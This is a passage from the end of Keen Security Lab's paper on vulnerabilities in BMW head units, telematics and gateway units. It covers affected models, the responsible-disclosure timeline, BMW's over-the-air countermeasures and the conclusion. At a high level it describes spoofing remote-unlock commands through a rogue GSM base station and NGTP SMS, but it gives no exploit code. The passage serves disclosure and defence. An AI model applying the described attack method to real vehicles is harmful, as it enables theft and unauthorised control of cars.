BMW 525Li	2016.04.27	FEM (F18)	HU_NBT (MN-003.003.001 TN-003.003.001)	TCB NAD (003.015.022 APPL [Mar 5 2015 13:53:26])
BMW 730Li	2012-10-08	ZGW (F02)	HU_NBT (MN-001.020.022 TN-001.020.022)	TCB NAD (001.014.022 APPL [Mar 8 2012 17:10:58])

Table 5: Vulnerable BMW Models based on Our Testing

The vulnerabilities were present in particular control units. As these are installed in different vehicle models, depending on date of production, local configurations and customer-selected options, there is no direct link between the research findings and specific model lines.

However, the BMW Group has already addressed and mitigated all remote vulnerabilities and offers optional software updates at their dealers.

8. Disclosure Process

The research to BMW cars was an ethical hacking research project. Keen Lab followed the "Responsible Disclosure" practice, which is a well-recognized practice by global manufactures in software and internet industries, to work with BMW on fixing the vulnerabilities and attack chains listed in this report.

Below is the detailed disclosure timeline:

February 2017 to February 2018: Keen Lab researched and proved all the vulnerability findings and attack chains in an experimental environment.

February 25th, 2018: Keen Lab reported all the research findings to BMW.

March 9th, 2018: BMW fully confirmed all the vulnerabilities reported by Keen Lab.

March 22nd, 2018: BMW provided the planned technical mitigation measures for the vulnerabilities reported by Keen Lab.

April 5th, 2018: CVE numbers related to the vulnerabilities have been reserved. (CVE-2018-9322, CVE-2018-9320, CVE-2018-9312, CVE-2018-9313, CVE-2018-9314, CVE-2018-9311, CVE-2018-9318)[22]

May 22nd, 2018: A summary report was released to public.

August 08, 2019: Joint presentation at Blackhat and publication of this report.

9. Countermeasures

After contacting the BMW Group using a secure email channel, the BMW Group security team have immediately formed an incident response team and started to validate the findings and assess the impact on different ECU types and vehicle models.. After the initial validation, feedback was given by the team just four days later. Keen Lab and the BMW Group stayed in regular contact discussing technical details, possible countermeasures and mitigations as well as agreeing on the disclosure process.

Addressing all remote weaknesses had the highest priority to the BMW Group. That is why measures and mitigations were developed involving the BMW Group backend systems the vehicle provisioning configuration, which can be updated remotely.

The BMW Group involved specialists throughout the company, e.g. at electro-magnetic-compatibility research, who provided a test-chamber to mount their own GSM base-station. They also involved control unit suppliers to pinpoint findings in the source code and develop bugfixes and mitigations directly in the control unit software.

In parallel, the incident response team performed a very detailed analysis of the potentially affected combinations of control units and configurations. They also engaged experts in different BMW Group development locations to handle regional differences in configurations as well as mobile network and infrastructure providers.

The incident response team had rated the vulnerability that enabled someone with a rogue base-station and deep knowledge about the NGTP protocol and keys as most critical. Therefore, the mitigation was crafted in a way that all vehicles could be “healed” as fast as possible.

In the following section one of the countermeasures is described in more detail. It is shown how the BMW Group was able to mitigate one specific vulnerability (successful execution of a Remote Service via SMS) by changing the actual service flow for the Remote Services (see chapter 4.1.2 Send NGTP Messages via SMS). To get a better understanding of the design of the countermeasure, the first step is to look at the regular Remote Service flow for unlocking the doors using the BMW Connected app, which is illustrated in Figure 41.

The security design is based on a two-step approach: When the customer triggers the execution of a Remote Service via his BMW Connected App, the BMW Remote Service server sends a wake-up command via SMS to the vehicle using the NGTP protocol. As SMS is very limited in respect to the amount of data it can transport, there is only very limited protection against manipulation included. Therefore, the vehicle will open a connection to the BMW Remote Service backend server using HTTPS to verify that the request to execute the Remote Service is actually coming from the authenticated BMW Group backend. When the vehicle has downloaded the Remote Service command (which is an NGTP message, just like the wake-up SMS) it checks against the provisioned configuration whether the execution of this service type (in this example the unlock command) is allowed. If so, it will unlock the doors and send an acknowledge to the BMW Group backend. The provisioned configuration in the vehicle represents the account status of the vehicle: if the customer has purchased the Remote Service option, then the execution flags in the provisioned config are set to True (allowed), otherwise to False (not allowed).



Client
Remote Service Server
Vehicle
Provisioned config:
DoorLock = True
DoorUnlock = True
Execute Remote Service DoorUnlock
Send Wake-up (Remote Service) via SMS (NGTP)
Request Remote Service command via HTTPS
Remote Service command DoorUnlock (NGTP)
Check provisioning
Unlock doors
Send confirmation via HTTPS (NGTP)
Send confirmation DoorUnlock

Figure 41: Normal Remote Service flow for unlocking the doors

In general, the design of NGTP was done to be agnostic of the used bearer for the message transport, so the messages can be transmitted either using SMS or an HTTP(S) connection. But for the Remote Service flow, this it was designed to always have the second message containing the Remote Service command to be request by the vehicle in a separate TCP connection. But as the research of Keen Security Lab has shown, in the TCB control unit the implementation was done in a way that the Remote Service command is also accepted if received via SMS. This can be achieved by trapping the TCB into a rogue GSM base station and sending the NGTP messages by a BMW Remote Service simulator.




Figure 42: Remote Service using SMS for both messages to the vehicle

To prevent Remote Services from being triggered by SMS, the Remote Services flow was modified to be disabled in the TCB by default, regardless of whether the customer has purchased the Remote Service option. This causes the TCB to ignore the spoofed Remote Service command to unlock the doors. The change was applied to provisioning configurations in the TCB, which was sent as a normal means of re-configuration to the fleet of affected vehicles over-the-air.




Figure 43: Remote Service with updated provisioning config in affected vehicles

In order to still be able to use the Remote Services successfully via the BMW Group backend, an additional step had to be included in the Remote Service flow: when the customer triggers the Remote Service, the BMW backend starts with a re-provisioning of the vehicle to temporarily turn on only the one service the customer has just triggered. Also, this trigger is sent in the same way via SMS using an NGTP message as the Remote Service trigger, the download of the provisioning file (XML) is only possible by HTTPS and therefore secured against manipulation. Then the original Remote Service flow is executed. The backend concludes the flow by re-provisioning the vehicle to deactivate the services again.



Client
Remote Service Server
Provisioning Server
Vehicle
Provisioned config: DoorLock = False DoorUnlock = False
Execute Remote Service DoorUnlock
Trigger Provisioning (DoorUnlock = True)
Send Wake-up (Provisioning) via SMS (NGTP)
Request Provisioning via HTTPS
Provisioning XML
Provisioned config: DoorLock = False DoorUnlock = True
Normal Remote Service Flow
Check provisioning ✓
Unlock doors ✓
Trigger Provisioning (DoorUnlock = False)
. . .
Provisioning XML
Provisioned config: DoorLock = False DoorUnlock = False

Figure 44: Changed Remote Service flow with additional provisioning

The BMW Group had successfully rolled out these and other countermeasures in summer 2018 in all markets worldwide.

10. Conclusion

This paper reveals the vulnerabilities that existed in three vehicle components of BMW cars: NBT Head Unit, Telematic Communication Box and Central Gateway. These vulnerabilities could have been exploited by an attacker via the vehicle's external-facing I/O interfaces, including USB, OBD-II, and cellular network. In particular, with the Telematic Communication Box that could have been compromised without any user interaction, an attacker could have triggered or controlled vehicular functions remotely over long distance by combining multiple vulnerabilities and thereby sending unsolicited UDS messages via the BMW vehicle's internal CAN bus, whenever the car would have been parked or driven.

The BMW Group has addressed our findings promptly and implemented all necessary countermeasures and mitigations, which were successfully rolled out in summer 2018. Therefore, following the aligned responsible disclosure process, we are now presenting our research findings at Blackhat USA 2019.

> *"The research findings by Tencent Keen Security Lab have contributed towards making our products and services more secure."*
>
> Letter from the BMW Group to Keen Security Lab, May 21st 2018.

References

[1] https://keenlab.tencent.com/
[2] https://www.blackhat.com/docs/us-17/thursday/us-17-Nie-Free-Fall-Hacking-Tesla-From-Wireless-To-CAN-Bus-wp.pdf
[3] https://i.blackhat.com/us-18/Thu-August-9/us-18-Liu-Over-The-Air-How-We-Remotely-Compromised-The-Gateway-Bcm-And-Autopilot-Ecus-Of-Tesla-Cars-wp.pdf
[4] https://keenlab.tencent.com/en/2018/05/22/New-CarHacking-Research-by-KeenLab-Experimental-Security-Assessment-of-BMW-Cars/
[5] https://en.wikipedia.org/wiki/Automotive_head_unit
[6] https://en.wikipedia.org/wiki/IDrive#iDrive_Professional_NBT
[7] https://en.wikipedia.org/wiki/In-car_entertainment
[8] https://www.newtis.info/tisv2/a/en/f10-520d-lim/components-connectors/components/components-with-a/a231-telematic-communication-box/JMkEkEyQ
[9] https://www.bmw.com.sg/en/topics/fascination-bmw/connected-drive/overview.html
[10] http://ngtp.org/wp-content/uploads/2013/12/NGTP20_nutshell.pdf
[11] https://en.wikipedia.org/wiki/Unified_Diagnostic_Services
[12] http://blackberry.qnx.com/en/products/neutrino-rtos/neutrino-rtos
[13] http://www.qnx.com/developers/docs/index.html
[14] http://www.qnx.com/developers/docs/6.5.0/index.jsp?topic=%2Fcom.qnx.doc.neutrino_sys_arch%2Fqnet.html
[15] https://fccid.io/ANATEL/01587-15-02149/Manual-BMWBDC/7600F046-F2AA-40D6-8474-615256669704
[16] https://en.wikipedia.org/wiki/REX_OS
[17] https://www.iso.org/standard/55283.html
[18] http://cwe.mitre.org/data/definitions/367.html
[19] https://www.heise.de/ct/artikel/Beemer-Open-Thyself-Security-vulnerabilities-in-BMW-s-ConnectedDrive-2540957.html
[20] http://www.ettus.com/product-categories/usrp-networked-series/
[21] http://openbts.org
[22] https://www.securityfocus.com/bid/104258